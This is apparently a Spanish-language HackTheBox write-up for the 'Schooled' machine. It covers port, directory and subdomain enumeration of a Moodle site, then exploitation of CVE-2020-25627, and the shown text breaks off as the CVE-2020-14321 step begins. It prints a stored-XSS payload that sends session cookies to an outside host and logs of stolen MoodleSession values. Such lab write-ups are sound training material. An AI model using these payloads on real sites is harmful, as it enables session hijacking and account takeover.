

Schooled



HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

1. ENUMERACION	6
HTTP.....	6
Directorios	7
Subdirectorios.....	7
2. EXPLOTACION	11
CVE-2020-25627	11
CVE-2020-14321	12
3. POST-EXPLOTACION	17
4. ESCALADA	22
5. ANALISIS DE VULNERABILDADES	26
6. MEDIDAS Y LECCIONES	27
CVE-2020-25627	27
CVE-2020-14321	27

INDICE DE ILUSTRACIONES

Ilustración 1. Enumeración inicial.....	6
Ilustración 2. Vista web principal.....	6
Ilustración 3. Enumeración de directorios #1.....	7
Ilustración 4. Enumeración de subdominios	7
Ilustración 5. Vista web inicial en subdominio	8
Ilustración 6. Enumeración de directorios #2.....	8
Ilustración 7. Ruta para consular versión	9
Ilustración 8. Consulta de versión	9
Ilustración 9. Búsqueda de exploits.....	9
Ilustración 10. Creación de cuenta	10
Ilustración 11. Vista web con autenticación.....	10
Ilustración 12. Matriculación en curso	10
Ilustración 13. Descripción de exploit	11
Ilustración 14. Configuración de exploit.....	11
Ilustración 15. Recepción de cookies #1.....	12
Ilustración 16. Recepción de cookies #2.....	12
Ilustración 17. Cuenta de usuario robada	12
Ilustración 18. Configuración de payload	12
Ilustración 19. Ejecución exploit #1	13
Ilustración 20. Campo 'sesskey'	13
Ilustración 21. Ejecución exploit #2	13
Ilustración 22. Campo 'enrolid'	13
Ilustración 23. Ejecución exploit #3	13
Ilustración 24. Resultado tras explotar la vulnerabilidad	14
Ilustración 25. Problemas #1	14
Ilustración 26. Problemas #2	14
Ilustración 27. Ejecución de RCE.....	14
Ilustración 28. Cuenta de usuario impersonada.....	15
Ilustración 29. Funcionalidad de instalación de plugin	15
Ilustración 30. Subida de plugin en formato ZIP	15
Ilustración 31. Instalación de plugin	16
Ilustración 32. Ejecución de RCE vía Web Shell	16
Ilustración 33. Ejecución de Reverse Shell	16
Ilustración 34. Recepción de Reverse Shell	16
Ilustración 35. Usuarios del sistema	17
Ilustración 36. Credenciales BBDD	17
Ilustración 37. Enumeración de binarios	18
Ilustración 38. Edición de variable PATH	18
Ilustración 39. Acceso a GDBD.....	18
Ilustración 40. BBDD Moodle	18
Ilustración 41. Columnas de tabla mdl_user	19
Ilustración 42. Credenciales en BBDD	19
Ilustración 43. Selección de credenciales a crackear	20
Ilustración 44. Algoritmo de hashéo Moodle	20
Ilustración 45. Módulo de haschat	20
Ilustración 46. Hashcat	21
Ilustración 47. jhon	21
Ilustración 48. Login con jamie	21
Ilustración 49. User Flag	21
Ilustración 50. Enumeración para escalada.....	22
Ilustración 51. man pkg #1	22
Ilustración 52. man pkg #2	22
Ilustración 53. man pkg #3	23

Ilustración 54. Configuración pkg	23
Ilustración 55. Archivo /etc/hosts	23
Ilustración 56. Edición de /etc/hosts	24
Ilustración 57. Prueba de descarga de paquetes	24
Ilustración 58. GTFOBins pkg	24
Ilustración 59. Generación de paquete #1	25
Ilustración 60. Prueba de escalada #1	25
Ilustración 61. Generación de paquete #2	25
Ilustración 62. Root Flag	25

INDICE DE TABLAS

Tabla 1. Moodle.....	7
Tabla 2. CVE-2020-25627.....	26
Tabla 3. CVE-2020-14321.....	26
Tabla 4. Medidas CVE-2020-25627.....	27
Tabla 5. Medidas CVE-2020-14321.....	27

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Enumeración de subdominios7

Código 2. Pasos para exploit.....11

Código 3. Reverse Shell.....16

1. ENUMERACION

En la enumeración inicial simplemente encontramos tres puertos abiertos. Estos hacen referencia a los siguientes servicios:

- 22 – SSH
- 80 – HTTP
- 33068 – Servidor MySQL

```
~/Machines/HTB/Schooled/recon sudo nmap -p- -sSCV --min-rate 3500 -Pn -oN ini.nmap 10.129.96.53
[sudo] password for iamadorl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 16:55 CET
Warning: 10.129.96.53 giving up on port because retransmission cap hit (10).
Stats: 0:02:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 16:58 (0:00:00 remaining)
Nmap scan report for 10.129.96.53
Host is up (0.34s latency).
Not shown: 35090 filtered tcp ports (no-response), 30442 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
|_ ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|_  256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp    open  http     Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
|_ http-title: Schooled - A new kind of educational institute
|_ http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_ http-methods:
|_   Potentially risky methods: TRACE
33060/tcp open  mysqlx   MySQL X protocol listener
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.77 seconds
```

Ilustración 1. Enumeración inicial

En base al servicio HTTP no podemos acceder sin credenciales, y debido a su avanzada versión no encontramos ninguna vulnerabilidad asociada. De igual manera con el servicio MySQL, no tenemos credenciales ni encontramos ninguna manera de vulnerar el acceso al mismo, por lo que optamos por seguir enumerando el servicio web.

HTTP

En primera instancia encontramos lo que parece ser una web sobre una institución escolar. En base a las tecnologías enumeradas podemos tener en cuenta sus versiones en un futuro, pero de manera inicial debemos encontrar un vector de entrada que nos permita vulnerar las mismas.




Ilustración 2. Vista web principal

Directorios

Sobre la enumeración de directorios se lleva a cabo una con 3 wordlists diferentes, donde no encontramos nada interesante tras revisar las entradas listadas.

```
~/Machines/HTB/Schooled/recon$ dirsearch -u http://10.129.96.53
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | WordList size: 11460
Output File: /home/lamadorl/Machines/HTB/Schooled/recon/reports/http_10.129.96.53/_25-11-27_17-08-58.txt
Target: http://10.129.96.53/

[17:00:50] Starting:
[17:01:00] 301 - 231B - /js -> http://10.129.96.53/js/
[17:01:06] 403 - 199B - /.ht_wsr.txt
[17:01:06] 403 - 199B - /.htaccess.bak1
[17:01:06] 403 - 199B - /.htaccess.orig
[17:01:06] 403 - 199B - /.htaccess.save
[17:01:06] 403 - 199B - /.htaccess.sample
[17:01:06] 403 - 199B - /.htaccess00k
[17:01:06] 403 - 199B - /.htaccess0LD2
[17:01:06] 403 - 199B - /.htaccess_extra
[17:01:06] 403 - 199B - /.htaccess_sc
[17:01:06] 403 - 199B - /.htaccess_orig
[17:01:06] 403 - 199B - /.htaccess0LD
[17:01:06] 403 - 199B - /.hta
[17:01:06] 403 - 199B - /.html
[17:01:06] 403 - 199B - /.httr-oauth
[17:01:06] 403 - 199B - /.htpasswd
[17:01:06] 403 - 199B - /.htpasswd_test
[17:01:23] 200 - 17KB - /about.html
[17:01:46] 200 - 114B - /contact.html
[17:01:47] 301 - 232B - /css -> http://10.129.96.53/css/
[17:01:51] 301 - 234B - /fonts -> http://10.129.96.53/fonts/
[17:01:53] 301 - 235B - /images -> http://10.129.96.53/images/
[17:01:54] 200 - 522B - /js/

Task Completed
took 1m 28s
```

```
~/Machines/HTB/Schooled/recon$ dirsearch -u http://10.129.96.53 -w /usr/share/wordlists/dirb/common.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | WordList size: 4613
Output File: /home/lamadorl/Machines/HTB/Schooled/recon/reports/http_10.129.96.53/_25-11-27_17-01-16.txt
Target: http://10.129.96.53/

[17:01:16] Starting:
[17:01:29] 301 - 232B - /css -> http://10.129.96.53/css/
[17:01:38] 301 - 234B - /fonts -> http://10.129.96.53/fonts/
[17:01:39] 301 - 235B - /images -> http://10.129.96.53/images/
[17:01:40] 301 - 231B - /js -> http://10.129.96.53/js/

Task Completed
took 38s
```

Ilustración 3. Enumeración de directorios #1

Subdirectorios

Es en este punto donde encontramos algo fuera de la norma. Vemos un subdirectorio bajo el nombre de **Moodle**.

```
~/Machines/HTB/Schooled/recon$ wfuzz -c -t 50 --hl 461 -w /usr/share/wordlists/seclists/Discovery/DNS/subd
omains-top1million-110000.txt -H "Host: FUZZ.schooled.htb" http://schooled.htb
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz migh
t not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://schooled.htb/
Total requests: 114442


=====
ID           Response  Lines  Word    Chars  Payload
=====
000000162:  200        1 L     5 W     84 Ch  "moodle"

```

Ilustración 4. Enumeración de subdominios

```
wfuzz -c -t 50 -w <wordlist> -H "Host: FUZZ.target" <target>
```

Código 1. Enumeración de subdominios



Se trata de un CMS especializado y modular, escrita principalmente en PHP, con una arquitectura extensible. Desde el punto de vista de un pentester esta se presenta como una plataforma la cual ofrece diferentes vectores de ataque derivados de su complejidad y uso frecuente en entornos educativos. Podemos encontrar:

- **Entradas de usuario abundantes:** formularios, tareas, subidas de archivos...que pueden derivar en XSS, File Upload vulnerables o fallas en base a la lógica de negocio del sistema.
- **Sistemas de roles y permisos:** con riesgos de escaladas de privilegios en base al rol existente y la versión presente en el sistema.
- **Plugins y extensiones:** esta plataforma permite instalar una gran cantidad de extensiones que, como en otros tantos CMS, pueden derivar en fallas debido a versiones desactualizadas, malas prácticas en la seguridad de estos o la posibilidad de subir plugins propios con intenciones maliciosas.
- **Integraciones externas:** integrado frecuentemente con LDAP, OAuth2 y diferentes servicios que complimenten las necesidades del cliente, estas pueden presentar puntos de acceso externos débiles, exposiciones de claves API mal configuradas o ataques a endpoints REST en caso de que estos se encuentren abiertos públicamente.


Tabla 1. Moodle

The screenshot displays the Moodle Schooled homepage. At the top, there is a navigation bar with a search icon and a list of links: Home, About, Contact, and various course categories. The main content area features a list of available courses, each with a course icon, a title, and a brief description. The courses listed are English Literature, Information Technology, Scientific Research, and Mathematics. A sidebar on the right contains a list of links, including Home, About, Contact, and various course categories. The bottom of the page shows a navigation bar with a search icon and a list of links.

Si realizamos una nueva enumeración de directorios encontramos todos aquellos subdirectorios presentes en la arquitectura usada en Moodle. Como primer paso en busca de como vulnerar la plataforma deberemos buscar la versión instalada.

Ilustración 6. Enumeración de directorios #2

Haciendo una breve búsqueda en internet encontramos el siguiente archivo.



8 Answers Sorted by: Highest score (default)

▲ In order to see the current version of moodle you just need to read this file:
<http://yourmoodlesite/lib/upgrade.txt>


80 ▼ Here's more information about it:
https://github.com/moodle/moodle/blob/MOODLE_29_STABLE/lib/upgrade.txt

Share Improve this answer Follow answered Jul 30, 2015 at 8:27

mrt 809 1 6 2

Ilustración 7. Ruta para consultar versión

Que posteriormente visitando el mismo nos encontramos que con la última versión instalada es la 3.9, por lo que de aquí en adelante buscaremos maneras de vulnerar esta versión o cercanas a la misma.




← → ↺ ⌂ Not Secure http://moodle.schooled.htb/moodle/lib/upgrade.txt

This file describes API changes in core libraries and APIs, information provided here is intended especially for developers.

```
== 3.9 ==
* Following function has been deprecated, please use \core\task\manager::run_from_cli().
  - cron_run_single_task()
* Following class has been deprecated, please use \core\task\manager.
  - \tool\task\run_from_cli
* Following CLI scripts has been deprecated:
  - admin/tool/task/cli/schedule_task.php please use admin/cli/scheduled_task.php
  - admin/tool/task/cli/adhoc_task.php please use admin/cli/adhoc_task.php
* Old Safe Exam Browser quiz access rule (quizaccess_safebrowser) replaced by new Safe Exam Browser access rule (quizaccess_seb).
  Experimental setting enablesafebrowserintegration was deleted.
* New CFPPropertyList library has been added to Moodle core in /lib/plist.
* behat data generators::the_following_exist() has been removed, please use
  behat_data_generators::the_following_entities_exist() instead. See MDL-67691 for more info.
* admin/tool/task/cli/adhoc_task.php now observes the concurrency limits.
  If you want to get the previous (unlimited) behavior, use the --ignorelimits switch.
* Removed the following deprecated functions:
  - question_add_tops
  - question_is_only_toplevel_category_in_context
* format_float() now accepts a special value (-1) as the $decimalpoints parameter
  which means auto-detecting number of decimal points.
* plagiarism_save_form_elements() has been deprecated. Please use {plugin name}_coursemodule_edit_post_actions() instead.
* plagiarism_get_form_elements_module() has been deprecated. Please use {plugin name}_coursemodule_standard_elements() instead.
* Changed default sessiontimeout to 8 hours to cover most normal working days
* Plugins can now explicitly declare supported and incompatible Moodle versions in version.php
```

Ilustración 8. Consulta de versión

Si hacemos una búsqueda inicial en la base de datos DB-Exploit solo encontramos un Exploit el cual hace referencia a un RCE, pero deberemos de estar autenticados para lanzar el mismo.



Exploit Title	Path
Moodle 3.9 - Remote Code Execution (RCE) (Authenticated)	php/webapps/50180.py

Shellcodes: No Results

Ilustración 9. Búsqueda de exploits

Si llevamos a cabo una búsqueda más en profundidad encontramos el siguiente CVE. Este hace referencia a que hay un campo editable en el perfil que es vulnerable a inyecciones XSS. Para intentar explotar el mismo deberemos primero crear una cuenta.

En el momento de crear una cuenta solo encontramos un impedimento que se basa en que se ha de especificar el dominio completo permitido para la creación de la cuenta. Una manera de evitar cuentas no deseadas es la de esconder este dominio o no permitir la creación de cuentas por parte de los usuarios finales, sino creando estas desde la administración y posteriormente comunicando las credenciales a los usuarios.

Ilustración 10. Creación de cuenta

Una vez indicamos los datos correctamente nos encontramos dentro del sitio de manera autenticada con el rol de estudiante.




Ilustración 11. Vista web con autenticación

Como vimos al descubrir el subdominio, existía un curso en el cual se podía realizar la matriculación por parte del estudiante de manera automática. Si probamos a hacer esto vemos que estamos matriculados.




Ilustración 12. Matriculación en curso

2. EXPLOTACION

CVE-2020-25627

Una vez tenemos una cuenta de usuario vamos a revisar el funcionamiento del Exploit encontrado en DB-Exploit. Si vemos la descripción de este al inicio del script, encontramos que este se basa en otro ya creado:

```
## Moodle 3.9 - RCE (Authenticated as teacher)
## Based on PoC and Payload to assign full permissions to manager rol:
## * https://github.com/HoangKien1020/CVE-2020-14321
## Repository: https://github.com/lanzt/CVE-2020-14321/blob/main/CVE-2020-14321_RCE.py
```

Ilustración 13. Descripción de exploit

Si revisamos este, posteriormente se hace uso de otro CVE el cual nos permite garantizarnos permisos de mánager a nuestra cuenta en caso de que nosotros seamos administradores de un curso.

Vemos entonces en el repositorio de GitHub una serie de pasos a seguir los cuales nos conducen a la explotación del CVE para realizar el robo de cuenta por medio del XSS.

Step 1: Log in with an authenticated user (Can register or through creating a new user without assigning roles)

Step 2: Quick access to Edit profile

domain/moodle/user/edit.php?id=<your user_id>&returnto=profile

In MoodleNet profile, add the script as:

```
<script>alert("HK")</script>
```

And save:

Step 3: Anytime, the other user goes to view your profile, the stored XSS will trigger.

Steal cookie via script:

```
<script>var i=new Image;i.src="http://192.168.0.238/xss.php?" + document.cookie;</script>
```

Change your domain and upload xss.php to your host:

<https://github.com/HoangKien1020/pentest/tree/master/XSS>

Done. You can view log.txt to get Moodle session.

Código 2. Pasos para exploit

Introduciendo el payload que nos han dado e iniciando un servidor web para recibir la cookie de sesión que establece Moodle, en caso de que cualquier usuario visite nuestro perfil nosotros podremos robar su cookie.

Test Testt

Expand all

General

First name

Test

Surname

Testt

Email address

andrew@student.schooled.htb

Email display

Allow only other course members to see my email address

MoodleNet profile

http://10.10.14.163/xss?"+doc

City/town

Yes

Select a country

Bolivia (Plurinational State of)

Timezone

Server timezone (Europe/London)

Ilustración 14. Configuración de exploit

En este caso hacemos una prueba visitando nuestro propio perfil y vemos que recibimos la cookie de manera correcta.

```
~/Machines/HTB/Schooled/recon python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.163 - - [27/Nov/2025 18:22:03] code 404, message File not found
10.10.14.163 - - [27/Nov/2025 18:22:03] "GET /xss?MoodleSession=trc49p1vduk018pn0ofgp288ub HTTP/1.1" 404 -
```

Ilustración 15. Recepción de cookies #1

Un poco más tarde vemos que nos llega una cookie ajena a nosotros, por lo que el Exploit es exitoso y podremos robar la sesión del usuario que visito nuestro perfil.

```
~/Machines/HTB/Schooled/recon python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.163 - - [27/Nov/2025 18:22:03] code 404, message File not found
10.10.14.163 - - [27/Nov/2025 18:22:03] "GET /xss?MoodleSession=trc49p1vduk018pn0ofgp288ub HTTP/1.1" 404 -
10.10.14.163 - - [27/Nov/2025 18:23:14] code 404, message File not found
10.10.14.163 - - [27/Nov/2025 18:23:14] "GET /xss?MoodleSession=trc49p1vduk018pn0ofgp288ub HTTP/1.1" 404 -
10.10.14.163 - - [27/Nov/2025 18:23:17] code 404, message File not found
10.10.14.163 - - [27/Nov/2025 18:23:17] "GET /xss?MoodleSession=trc49p1vduk018pn0ofgp288ub HTTP/1.1" 404 -
10.129.96.53 - - [27/Nov/2025 18:25:41] code 404, message File not found
10.129.96.53 - - [27/Nov/2025 18:25:41] "GET /xss?MoodleSession=0ivrcon2ajtlov1d67e04unm8m HTTP/1.1" 404 -
```

Ilustración 16. Recepción de cookies #2

CVE-2020-14321

En este caso obtenemos la cuenta de Manuel Phillips, el cual es administrador de un curso, o lo que es lo mismo en este caso, profesor de este. Aquí entra en juego entonces la combinación con el CVE que se nos indicó en el Exploit, el cual nos va a permitir obtener privilegios de **manager**, un rol con permisos superiores al de profesor.

